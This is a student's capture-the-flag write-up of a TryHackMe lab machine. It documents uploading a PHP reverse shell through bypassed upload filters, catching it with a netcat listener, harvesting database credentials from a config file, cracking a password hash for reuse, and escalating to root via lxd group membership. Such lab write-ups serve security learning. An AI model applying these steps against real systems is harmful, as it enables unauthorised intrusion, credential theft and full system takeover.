
First, copy the reverse shell from “/usr/share/ webshells/php/php-reverse-shell.php” and paste it in an easily accessible directory like “Documents”. After that, we need to change the IP address to our own IP address.



Next, we need to see what kind of files the upload site accept so that we can bypass the filters. By clicking on the “upload” button a file upload windows pops up and then we can see by expanding the supported file types, that accepted file types are image files.




Now that we know what type of files the site accepts; we can add a double-barrelled extension to avoid the file getting blocked by the site. To do this we can rename the file so that it ends with ".png.php", ".jpg.php" or ".jpeg.php".




Before we can upload the file, we need to bypass the client-side filters. To do this we will be using BurpSuite.

Start-up BurpSuite and go to "Options" in the proxy tab.




Click on "File extension" and click edit. Then remove "|^js$" from "Match condition" and then click ok.




We need to do this because, by default, BurpSuite does not intercept JavaScript files and this is important so that we can drop the client-side filter.

After that, we can start FoxyProxy on our browser.



Then press ctrl + F5 on the keyboard to hard refresh the upload page, so that we can start to remove the filters.


Forward all traffic but drop the “filter.js” GET request.




After that we can turn off FoxyProxy and start uploading the reverse shell.

Click on upload, navigate to the location of the reverse shell and then expand the file type expandable window and click on “All Files” so that we can see the reverse shell and upload it.


When the file is successfully uploaded, we should be able to see it in “machine.ip:65000/grid”.



After that we can start a shell listener using Netcat on the port that is in the reverse shell script. To do this, use the command “nc -lvnp PORT”.



After that, run the reverse shell on the site by clicking on it and we should see a response on our listerner.



Now that we have control of the victim machine's shell, we can start looking in the web.txt file for our flag.

In TryHackMe's website we can see that the file is in "/var/www/". We can use the command "cd /var/www/" to navigate to that directory. Then we can use the command "cat web.txt" to see the contents of "web.txt".

```
$ cd /var/www/
$ ls
ENCOM
TheGrid
web.txt
$ cat web.txt
THM{ENTER_THE_GRID}
```

Thus, we get the flag which is "THM{ENTER_THE_GRID}".

Question 6 – What lines are used to upgrade and stabilize your shell?

python3 -c 'import pty;pty.spawn("/bin/bash")' , this command allows us to make the shell act more like the terminal that we use, allowing us to use more variety of commands.

export TERM=xterm , this allows us to use term commands.

stty raw -echo; fg , this turns off our own terminal echo and resumes the shell.

```
┌──(1211104248㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.8.92.183] from (UNKNOWN) [10.10.241.229] 42848
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020 x86_64 x86_64 x86_64 GNU/L
inux
 03:39:59 up  2:13,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/$ ^Z
zsh: suspended  nc -lvnp 1234

┌──(1211104248㉿kali)-[~]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvnp 1234

www-data@light-cycle:/$
```

Question 7 – Review the configuration files for the webserver to find some useful loot in the form of credentials. What credentials do you find? username:password

First, we need to go the directory configuration files are stored, which is in "/var/www/TheGrid/" as shown in THM, and to go there use the command "cd /var/www/TheGrid/".

```
www-data@light-cycle:/$ cd var/www/TheGrid/
www-data@light-cycle:/var/www/TheGrid$ ls
includes  public_html  rickroll.mp4
www-data@light-cycle:/var/www/TheGrid$
```

And then we can go to each directory and look for files with contents that can be of interest to us. (using commands like "ls", "cd" and "cat")

Ultimately, we found a file named “dbauth.php” most likely an abbreviation for “database authentication”.

```
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
        $dbaddr = "localhost";
        $dbuser = "tron";
        $dbpass = "IFightForTheUsers";
        $database = "tron";

        $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
        if($dbh->connect_error){
                die($dbh->connect_error);
        }
?>
```

Here we can see two variables named “dbuser” and “dbpass”, which are the username and password.

Therefore, the username:password is “**tron:IFightForTheUsers**”.

Question 8 – Access the database and discover the encrypted credentials. What is the name of the database you find these in?

After accessing the MySQL database using the command “mysql -utron -p” and then entering the password, “IFightForTheUsers” we arrived at the MySQL client.

```
www-data@light-cycle:/$ mysql -utron -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 6
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Then we can see what databases are available using the command “show databases;”.

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| tron               |
+--------------------+
2 rows in set (0.00 sec)
```

To enter the database that we want we can use the command “use NameofDatabase;”. And then we can use the command “show tables;” to reveal all the tables in this database.


```
mysql> use tron;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------+
| Tables_in_tron |
+-----------------+
| users           |
+-----------------+
1 row in set (0.00 sec)
```

Here we can see a table named “users”. We can use the command “SELECT * FROM users;” to dump the table.

```
mysql> select * from users;
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
|  1 | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
```

Here we can see a username “flynn” and an encrypted password.

To see the password in plaintext we can use the Crackstation website.



As we can see, the password is “@**computer**@”.

Question 10 – Use su to login to the newly discovered user by exploiting password reuse. What is the user you are switching to?

Now we can exit MySQL and logging into the user we just found by using the command “su flynn” and then entering the password “@computer@”.

```
www-data@light-cycle:/$ su flynn
Password:
flynn@light-cycle:/$
```

The user that we are switching to is “**flynn**”.

Question 11 – What is the value of the user.txt flag?

According to THM, the location of user.txt is at the directory “/home/flynn/”.

We can navigate to the directory using the command “/home/flynn/” and then use “cat user.txt” to dump the contents.

```
flynn@light-cycle:/$ cd /home/flynn/
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
```

As we can see the flag is “THM{IDENTITY_DISC_RECOGNISED}”.

Question 12 – Check the user's groups. Which group can be leveraged to escalate privileges?

To check which user group that we are in currently, we can use the command "id".

```
flynn@light-cycle:~$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
```

As we can see the group that we can use to escalate privileges is lxd.

Question 13 – What is the value of the root.txt flag?

First, we need to escalate privileges.

To do that we need to see the image that is initialized in this container, to do this use the command "lxc image list".

```
flynn@light-cycle:~$ lxc image list
+--------+--------------+--------+-------------------------------+--------+--------+------------------------------+
| ALIAS  | FINGERPRINT  | PUBLIC |          DESCRIPTION          |  ARCH  |  SIZE  |         UPLOAD DATE          |
+--------+--------------+--------+-------------------------------+--------+--------+------------------------------+
| Alpine | a569b9af4e85 | no     | alpine v3.12 (20201220_03:48) | x86_64 | 3.07MB | Dec 20, 2020 at 3:51am (UTC) |
+--------+--------------+--------+-------------------------------+--------+--------+------------------------------+
```

Next, we need to run some commands that initialize, configure the disks and starts the container.

First, use the command "lxc init Alpine container -c security.privileged=true"

Second, use the command "lxc config device add container device disk source=/ path=/mnt/root recursive=true".

Third, use the command "lxc start container".

Finally, use the command "lxc exec container /bin/sh".

```
flynn@light-cycle:~$ lxc init Alpine container -c security.privileged=true
Creating container
mnt/root recursive=truec config device add container device disk source=/ path=/m
Device device added to container
flynn@light-cycle:~$ lxc start container
flynn@light-cycle:~$ lxc exec container /bin/sh
~ #
```

Now we should have root privileges. To check this, use the command id.

```
~ # id
uid=0(root) gid=0(root)
~ #
```

Then use the command "cd /mnt/root/root" to go to the root directory.

Then use command "cat root.txt" to get the flag.

```
/mnt/root/root # cat root.txt
THM{FLYNN_LIVES}
```

The flag is "THM{FLYNN_LIVES}".

Thought Process/Methodology:

In today's task, we are assigned to gain access to a machine and find clues to escalate our privileges. When we first go to the IP address on a browser, we see a THM website. Then when we used Nmap to scan the machine, ports 80 and 65000 are open. Upon accessing port 80 on the browser, the same THM website is seen, whereas port 65000 brings us to a hidden website. Upon using Gobuster to enumerate the website, we can see some php files and directories. When accessing uploads.php, an uploading website is shown. While using Gobuster, we also found a directory named "grid" which is most likely used for storing uploaded files. We can test this by uploading a file onto the site and then checking the "grid" directory for the file that we uploaded. Since we have an accessible directory for uploaded files, we can upload a reverse shell and use a shell listener to create a shell session on the machine. To upload the shell script onto the site, we need to first bypass the filters. There are two filters we need to bypass, a client-side filter and a file extension filter. To bypass the client-side filter, we will be using Burpsuite and then configure it to intercept JavaScript files. After that is done, we did a hard refresh by pressing ctrl + F5 on the keyboard. Burpsuite pops up and we forwarded all traffic except "filter.js" which is the client-side filter. To bypass the file extension filter we used a double-barrelled extension by renaming the file to end with ".jpg.php" since we found out that the site only accepts images files. Now that all the filter have been bypassed, we can upload the file to the site successfully. Then we created a shell listener using Netcat on the port specified in our shell script and executed the uploaded script in the "grid" directory. Now that we have control of a shell session in the machine, we navigated to the location of the "web.txt" flag and dumped it. Next, we upgraded and stabilize our shell. This is necessary so that we can use additional commands and features on Netcat. Next, we looked through the configuration files for the webserver for credentials for the database. Ultimately, we found the credentials in "/var/www/TheGrid/includes/dbauth.php" In the "dbauth.php" we found a username and a password. So, we continued and login to the MySQL client using the credentials we just found. In the database, "tron" we discovered encrypted credentials. Using Crackstation, we decrypted the password and used it to login to the user "flynn". Next, we navigated to "/home/flynn/" and dumped the contents of "user.txt" to get the "user.txt" flag. Now we can start to leverage our privileges. First, we checked the user group that we are in using the command "id". After finding out that we are in the user group LXD we can use its exploit to bypass read permission and escalate our privileges. Next, we initialized, configured the disks and started the container. Now that that is done, we have escalated to root and we can access our storage. In the storage we can access the root.txt flag and dump its contents.